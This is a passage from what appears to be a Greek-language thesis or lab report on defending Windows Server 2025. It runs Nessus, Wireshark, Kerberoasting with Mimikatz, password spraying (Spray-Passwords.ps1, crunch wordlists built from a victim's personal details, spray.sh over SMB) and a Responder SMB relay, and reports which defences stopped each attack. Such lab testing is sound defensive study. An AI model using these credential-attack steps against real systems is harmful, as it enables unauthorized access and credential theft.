


Εικόνα 168:Αποτελέσματα του Nessus στον Windows Server 2025

Το assessment έτρεξε με την βασική πολιτική σάρωση του δικτύου του Nessus, βλέπουμε ότι διήρκησε σύνολο 13 λεπτά και με βάση τα επίπεδα σοβαρότητας σύμφωνα με το πρότυπο CVSSv3.0 υπάρχει γαλάζια ένδειξη στο σύνολο των ειδοποιήσεων. Φαίνεται ότι το σύστημα μας δεν διατρέχει κάποιο υψηλό κίνδυνο αφού δεν υπάρχει κάποια σοβαρή ευπάθεια. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1046 - Network Service Scanning και T1087.002 - Domain Account Discovery. Παρόλο που δεν υπάρχει κάποια σοβαρή ευπάθεια, ένας επιτιθέμενος θα μπορούσε να εξάγει κάποιες πληροφορίες όπως το version του OS, και σε περίπτωση που υπήρχαν zero day attacks να δοκιμάσει στο θύμα μας. Παρόλα αυτά βλέπουμε ότι με τις παραπάνω άμυνες και με το Nessus είναι αρκετά δύσκολο να υπάρξει μεγάλη απειλή για τον Windows Server 2025.

7.3 Ανίχνευση τρωτών σημείων μέσω του Wireshark

Το Wireshark είναι ένα δημοφιλές εργαλείο ανάλυσης δικτύου ανοιχτού κώδικα, το οποίο χρησιμοποιείται για την παρακολούθηση, ανάλυση και αντιμετώπιση προβλημάτων σε δίκτυα υπολογιστών. Επίσης, είναι γνωστό ως εργαλείο παγίδευσης πακέτων (packet sniffer).




Εικόνα 169:ARP

Θα δώσουμε την εντολή arp ώστε να εντοπίσουμε πιθανό arp spoofing.Το ARP Spoofing (ή αλλιώς ARP Poisoning) είναι μια κακόβουλη τεχνική επίθεσης στο δίκτυο, κατά την οποία ένας επιτιθέμενος παραποιεί τις εγγραφές του πρωτοκόλλου ARP (Address Resolution Protocol) σε τοπικά δίκτυα (LAN). Αυτό έχει ως αποτέλεσμα να ανακατευθύνεται η δικτυακή κυκλοφορία μέσω της συσκευής του επιτιθέμενου ή να διακόπτεται πλήρως η επικοινωνία[62]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1046 - Network Service Scanning και T1087.002 - Domain Account Discovery.

Βλεπουμε ότι υπάρχει φυσιολογική δραστηριότητα ARP χωρίς ανωμαλίες δείχνει ότι μπορεί να λειτουργεί το Dynamic ARP Inspection ή ότι δεν υπάρχουν κακόβουλοι hosts στο δίκτυο.

- Αυτό το διαπιστώνουμε καθώς κάθε IP διεύθυνση αντιστοιχεί σε μοναδική MAC διεύθυνση.
- Δεν υπάρχουν υπερβολικά πολλά αιτήματα σε σύντομο χρονικό διάστημα.
- Η κυκλοφορία ARP φαίνεται να περιορίζεται στο τοπικό υποδίκτυο.

Επιπλέον μπορούμε να διαπιστώσουμε ότι η χρήση TLS εξασφαλίζει την προστασία των δεδομένων κατά τη μεταφορά. Καθώς και η απουσία μέσα από την δικιά μας παρέμβασης μη ασφαλών πρωτοκόλλων (π.χ., Telnet, FTP) ενισχύει την ασφάλεια.



Εικόνα 170:tcp.flags.syn == 1 && tcp.flags.ack == 0

Τρέχουμε την εντολή tcp.flags.syn == 1 && tcp.flags.ack == 0 ώστε να μας βοηθήσει στην ανίχνευση νέων αιτημάτων TCP,τον εντόπισμό ύποπτων δραστηριοτήτων, όπως SYN Floods και την διάγνωση προβλημάτων σύνδεσης.


Το γεγονός ότι τα SYN πακέτα δεν λαμβάνουν απαντήσεις (ACK) δείχνει ότι:

- Ο Windows Server δεν αποκαλύπτει εσωτερικές πληροφορίες ή ανοίγει συνδέσεις σε μη εξουσιοδοτημένες πηγές.
- Τα εξωτερικά συστήματα προορισμού έχουν προστατευτικά μέτρα που απορρίπτουν αιτήματα από άγνωστες ή ανεπιθύμητες διευθύνσεις.

Η ύπαρξη Retransmissions (επαναλήψεις αιτημάτων SYN) δείχνει ότι ο αποστολέας επιμένει, αλλά η σύνδεση εμποδίζεται αποτελεσματικά.


7.4 Kerberoasting

Το Kerberoasting είναι μια post-exploitation(εκμετάλλευση) επίθεση που στοχεύει το Kerberos, ένα πρωτόκολλο που χρησιμοποιείται για την αυθεντικοποίηση χρηστών σε περιβάλλοντα Active Directory (AD). Σε αυτήν την επίθεση, ο επιτιθέμενος ζητάει service tickets για service accounts και εξάγει τα hashes τους, με σκοπό να τα "σπάσει" offline, ώστε να ανακτήσει τα απλά διαπιστευτήρια (plaintext credentials)[46]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1558.003 - Kerberoasting.



Εικόνα 171:Αρχιτεκτονικό σχήμα Kerberoasting


Έστω ότι έχουμε παραβιάσει τον στόχο μας με απλά δικαιώματα χρήστη(όχι με administrator γιατί τότε η 1η ενέργεια που θα κάναμε είναι να απενεργοποιήσουμε τις άμυνες που βάλαμε σε προηγούμενο κεφάλαιο) και θέλουμε να τρέξουμε το script GetUsersSPNs.py ώστε να συλλέξουμε τα SDNs και να προσπαθήσουμε να τα σπάσουμε με εργαλεία όπως το JohnTheRipper ώστε να πάρουμε τους κωδικούς για να αποκτήσουμε έλεγχο πάνω σε κάποια υπηρεσία που θέλουμε να παραβιάσουμε. Ουσιαστικά κάνουμε επίθεση πάνω σε κάποιους λογαριασμούς υπηρεσίας οι οποίοι όμως υπερβολικά εξουσιοδοτημένοι και συχνά είναι μέλη του Domain Admins OU που παρέχουν πλήρη δικαιώματα διαχειριστή στην υπηρεσία καταλόγου (Active Directory). Ακόμη και όταν ο λογαριασμός υπηρεσίας χρειάζεται μόνο να τροποποιήσει ένα χαρακτηριστικό σε ορισμένους τύπους αντικειμένου ή δικαιώματα διαχειριστή σε συγκεκριμένους διακομιστές, αρκετές φορές διαθέτει υπερβολικά αυξημένα δικαιώματα.



Εικόνα 172:Εντοπισμός του script από το Windows Security

Εδώ βλέπουμε πως το Windows Security εντοπίζει το script και το κόβει, επιπλέον σε περίπτωση που μπορέσει ο χρήστης να περάσει από το Windows Defender θα έχει επιπλέον δυσκολίες να αντιμετωπίσει.


Μέσω του Active Directory Domain Services Security εφόσον έχουμε βάλει πολύ ισχυρά policies θα δυσκολευτεί πολύ παραπάνω ώστε να μπορέσει να κάνει αποκρυπτογράφηση τα hashes και να πάρει τα δικαιώματα που επιθυμεί .Αυτό επιτυγχάνεται μέσω χρήσης μακροσκελών και περίπλοκων κωδικών πρόσβασης για service accounts, εφαρμογή πολιτικών για αλλαγή των κωδικών πρόσβασης ανά τακτά διαστήματα. Συνολικά παρέχει αρκετά εργαλεία και πολιτικές για να προστατευτείτε από επιθέσεις Kerberoasting. Τα κύρια μέτρα προστασίας περιλαμβάνουν τη χρήση ισχυρών κωδικών πρόσβασης ή gMSAs, τη χρήση κρυπτογράφησης AES, τη συνεχή παρακολούθηση των αιτημάτων Kerberos tickets και τον περιορισμό των δικαιωμάτων σε service accounts.



Εικόνα 173:Δεν υπάρχουν απειλές

Αφού τρέξουμε τα actions βλέπουμε ότι ο windows server μας είναι καθαρός αφού τρέξαμε και το scan ώστε να εντοπίσουμε τυχόν υπάρχον απειλές.

Επιλέγουμε διαφορετικό τρόπο να μαζέψουμε την πληροφορία μέσα από τον Server από την στιγμή που κατανοήσαμε ότι με τις παραπάνω πολιτικές είναι σχεδόν απίθανο να μπορέσουμε να επιτύχουμε την επίθεση.




Εικόνα 174:Εντοπισμός SPNs

Εδώ βλέπουμε ότι υπάρχει κενό ασφάλειας!, μέσα από το cmd και με ένα απλό script βλέπουμε ότι μπορούμε να μαζέψουμε τα SPNs.

Στο επόμενο στάδιο θα προσπαθήσουμε να εξάγουμε όλα τα tickets από την μνήμη με την χρήση του Mimikatz.


Το Mimikatz είναι ένα ισχυρό εργαλείο που δημιουργήθηκε από τον Benjamin Delpy για ερευνητικούς σκοπούς στον τομέα της ασφάλειας των πληροφοριών. Αρχικά σχεδιάστηκε για να επιδεικνύει αδυναμίες στον τρόπο που τα συστήματα Windows χειρίζονται διαπιστευτήρια και κρυπτογραφημένα δεδομένα. Ωστόσο, το Mimikatz έχει γίνει ευρέως γνωστό και χρησιμοποιείται τόσο από ειδικούς ασφαλείας για ελέγχους διείσδυσης, όσο και από κακόβουλους επιτιθέμενους.Η βασική λειτουργία του Mimikatz είναι η εξαγωγή κωδικών πρόσβασης (passwords), hashes, κλειδιών και άλλων ευαίσθητων πληροφοριών από τη μνήμη ενός συστήματος Windows. Αυτό γίνεται μέσω της εκμετάλλευσης αδυναμιών στη διαχείριση της μνήμης και των πρωτοκόλλων ασφαλείας στα Windows, όπως το Kerberos και το NTLM[47].

Το Mimikatz παρέχει δυνατότητες για την εξαγωγή των Kerberos TGS tickets από τη μνήμη του συστήματος και την αποθήκευσή τους σε μορφή που μπορεί να χρησιμοποιηθεί για offline cracking.




Εικόνα 175:Εντοπισμός mimikatz απο το Microsof Edge

Εδώ βλέπουμε ότι μπλοκάρετε από τον Microsoft Edge, παρόλα αυτά έχουμε την επιλογή να το κάνουμε keep, από την στιγμή που έχουμε εισέλθει ως επιτιθέμενοι και θέλουμε να τρέξουμε τοπικά το mimikatz.



Εικόνα 176:Εντοπισμός του Mimikatz απο το SmartScreen


Βλέπουμε ότι και να περάσουμε τον Microsoft edge μπλοκάρετε από το Microsoft Defender Smartscreen και δεν μας δίνεται η επιλογή να το κρατήσουμε. Πηγαίνοντας να απεργοποιήσουμε την συγκεκριμένη επιλογή βλέπουμε το παρακάτω μήνυμα.



Εικόνα 177:Blocked

Οπότε η επίθεση αποτυγχάνει έχοντας εφαρμόσει τις σωστές πολιτικές άμυνας είτε στο browser είτε στο Windows Defender firewall.

7.5 Password Spraying



Εικόνα 178:Password Spraying

Η επίθεση Password Spraying είναι ένας τύπος brute-force επίθεσης, κατά την οποία ένας επιτιθέμενος προσπαθεί να αποκτήσει πρόσβαση σε πολλούς λογαριασμούς ενός συστήματος χρησιμοποιώντας έναν μικρό αριθμό κοινών ή αδύναμων κωδικών πρόσβασης. Σε αντίθεση με τις παραδοσιακές επιθέσεις brute-force που στοχεύουν έναν μόνο λογαριασμό και δοκιμάζουν πολλές πιθανές τιμές κωδικών πρόσβασης, η Password Spraying επίθεση στοχεύει πολλούς λογαριασμούς με λίγους κωδικούς, για να αποφύγει την ανίχνευση [48]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1110.003 - Password Spraying.

```
C:\Users\Simpleuser>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           10
Lockout observation window (minutes):                 10
Computer role:                                        PRIMARY
The command completed successfully.
```

Εικόνα 179:Συλλογή χρήσιμων πληροφοριών


Μέσω του scrip:net accounts συλλέγουμε χρήσιμες πληροφορίες όσο αφορά την πολιτική που υπάρχει στο θύμα-στόχο μας προκειμένου να εφαρμόσουμε αντίστοιχη επίθεση ή να αποφύγουμε να εκτελέσουμε επιθέσεις που είναι δεδομένο ότι θα αποτύχουν.

```
C:\Users\Simpleuser\Downloads>.\Spray-Passwords.ps1 -Pass 'P@ssw0rd' -Admins

C:\Users\Simpleuser\Downloads>.\Spray-Passwords.ps1 -Pass 'Summer2016,Password123' -Admins

C:\Users\Simpleuser\Downloads>.\Spray-Passwords.ps1 -Pass 'Summer2016,Password!123Hola' -Admins

C:\Users\Simpleuser\Downloads>
```


Εικόνα 180:Προσπάθεια σύνδεσης

Βλέπουμε ότι δεν φαίνεται να υπάρχει επιτυχής σύνδεση πράγμα που σημαίνει ότι οι πολιτικές που έχουμε εφαρμόσει έχουν ως αποτέλεσμα να είναι δύσκολο να σπάσει ο κωδικός, επιπλέον γνωρίζοντας τον κωδικό του Aadministrator έχουμε προσπαθήσει να το σπάσουμε παρόλα αυτά η επίθεση έχει αποτύχει καθώς έχουμε ενεργοποιήσει και MFA authentication.

Θα χρησιμοποιήσουμε το crunch ώστε να φτιάξουμε λίστες με κοινά passwords και usernames χρησιμοποιώντας social engineering τεχνικές. Το Crunch είναι ένα εργαλείο που χρησιμοποιείται σε δοκιμές ασφάλειας (penetration testing) για τη δημιουργία προσαρμοσμένων wordlists (λίστες λέξεων). Αυτές οι λίστες λέξεων χρησιμοποιούνται κυρίως σε επιθέσεις brute-force, όπου δοκιμάζονται πολλαπλοί κωδικοί πρόσβασης για την παραβίαση ενός συστήματος ή μιας υπηρεσίας. Έχοντας γνώση του θύματος είτε μέσω της παρακολούθησης του στα social media ή προσωπικής επαφής γνωρίζουμε το ονοματεπώνυμο του, την αγαπημένη του ομάδα και το είδος της μουσικής που ακούει, τον τόπου κατοικίας κτλ. Δημιουργούμε τα αντίστοιχα scripts και τρέχουμε τις επιθέσεις ώστε να πάρουμε τα δικαιώματα που επιθυμούμε.




Εικόνα 181:Crunch Running




Εικόνα 182:Generate passwords and usernames

Τρέχουμε την επίθεση



Εικόνα 183:Spray attack



Εικόνα 184:Αποτροπή της spray επίθεσης

./spray.sh: Εκτελεί το script spray.sh.

-smb 192.168.1.74: Στοχεύει τον server με IP 192.168.1.74 μέσω του πρωτοκόλλου SMB.

usernames.txt: Αρχείο που περιέχει τη λίστα των usernames που στοχεύει.

passwords.txt: Αρχείο που περιέχει τη λίστα των κωδικών πρόσβασης που θα δοκιμαστούν.

1 35: Αυτά τα δύο αριθμητικά ορίσματα μπορεί να καθορίζουν το διάστημα μεταξύ των προσπαθειών ή τις μέγιστες αποτυχημένες προσπάθειες.

Το μήνυμα "killed" δείχνει ότι το σύστημα (ή ο ίδιος ο χρήστης) σταμάτησε την εκτέλεση του script, , αυτό σημαίνει ότι το script τερματίστηκε αναγκαστικά από το σύστημα.

Εδώ βλέπουμε ότι παρόλο που έχουμε προσπαθήσει να εκμεταλλευτούμε τις αδυναμίες και έχουμε τρέξει πληθώρα επιθέσεων, είναι όλες αποτυχημένες. Αυτό μπορεί να οφείλεται σε πολλούς παράγοντες όπως:

-η μετονομασία του administrator.

-τα password policies που έχουμε εφαρμόσει.

-το mfa.


-τα group policies.

Συνολικά όλα τα παραπάνω βοηθούν στην αποτροπή και δημιουργούν ισχυρές άμυνες ενάντια και σε αυτή την επίθεση μέσα από τα πολλαπλά επίπεδα ασφαλείας όπου έχουμε εφαρμόσει.

7.6 SMB Relay Attack

Η SMB Relay Attack είναι μια επίθεση δικτύου που εκμεταλλεύεται το πρωτόκολλο Server Message Block (SMB) για να αναμεταδώσει αιτήματα αυθεντικοποίησης (authentication requests) με σκοπό την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε ένα σύστημα. Είναι μια τεχνική επίθεσης "man-in-the-middle", όπου ο επιτιθέμενος παρεμβαίνει στην επικοινωνία μεταξύ ενός client και ενός server. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1021.002 - SMB/Windows Admin Shares.

Πώς Λειτουργεί η SMB Relay Attack



Εικόνα 185:SMB Relay Attack

Παρεμβολή στον Client: Ο επιτιθέμενος περιμένει έναν χρήστη ή μια συσκευή (client) να επιχειρήσει να συνδεθεί σε έναν SMB server για να στείλει ένα αίτημα αυθεντικοποίησης.

Αναμετάδοση των Credentials: Ο επιτιθέμενος καταγράφει τα credentials του client και τα αναμεταδίδει (relay) σε έναν άλλο SMB server, χωρίς να χρειαστεί να αποκρυπτογραφήσει τα credentials.


Επιτυχής Σύνδεση: Ο επιτιθέμενος χρησιμοποιεί τα credentials του client για να αποκτήσει πρόσβαση στον στόχο (SMB server), εκμεταλλευόμενος τα διαπιστευτήρια που αναμεταδίδει.

Αποκτά Πρόσβαση: Εάν η σύνδεση είναι επιτυχής και ο server εμπιστεύεται τα credentials του client, ο επιτιθέμενος μπορεί να έχει μη εξουσιοδοτημένη πρόσβαση στα δεδομένα και τις υπηρεσίες του server.

Για να πραγματοποιήσουμε την συγκεκριμένη επίθεση στον Windows Server 2025 θα χρησιμοποιήσουμε τον responder μέσα από την επιθετική μας υποδομή έχοντας στήσει το Kali Linux machine. Ο Responder είναι ένα εργαλείο που χρησιμοποιείται σε δοκιμές διείσδυσης (penetration testing) για τη διεξαγωγή επιθέσεων man-in-the-middle (MITM) σε δίκτυα τοπικής περιοχής (LAN). Το εργαλείο αυτό εκμεταλλεύεται τα αδύναμα σημεία των πρωτοκόλλων αυθεντικοποίησης σε περιβάλλοντα Windows, όπως LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) και MDNS (Multicast DNS), με σκοπό να καταγράψει και να αποκρυπτογραφήσει διαπιστευτήρια χρηστών (όπως κωδικούς πρόσβασης)[53].


Εικόνα 186:Ενεργοποίηση Responder

Τρέχουμε τον responder στο interface που είναι το δίκτυο του θύματος μας και αναμένουμε την απάντηση σε περίπτωση που προσπαθήσει να εισάγει κάποιο συνθηματικό.




Εικόνα 187:Προσπάθεια εισαγωγή credentials από το θύμα

Πάμε να αναζητήσουμε κάποιο αρχείο στον Windows Server μας ώστε να δούμε αν η επίθεση είναι επιτυχής.



Εικόνα 188:Προσπάθεια εισόδου στο mailicious url από το θυμα




Εικόνα 189:Μη εντοπισμός κίνησης απο το Responder


Βλέπουμε ότι δεν εντοπίζεται κίνηση στον responder.

Προκειμένου να δούμε αν η ενεργοποίηση του πρωτοκόλου SMBv2 είναι αποτελεσματική και μπλοκάρει την επίθεση από τον responder θα πάμε μέσω powershell να το απενεργοποιήσουμε και να το ξανατρεξουμε.

Το απενεργοποιούμε και ξανατρέχουμε την ίδια διαδικασία και βλέπουμε ότι η επίθεση επιτυγχάνεται.



Εικόνα 190:Απενεργοποίηση SMBv2



Εικόνα 191:Επιβεβαίωση απενεργοποήσης

Εικόνα 192:Επιτυχία επίθεσης απο Responder

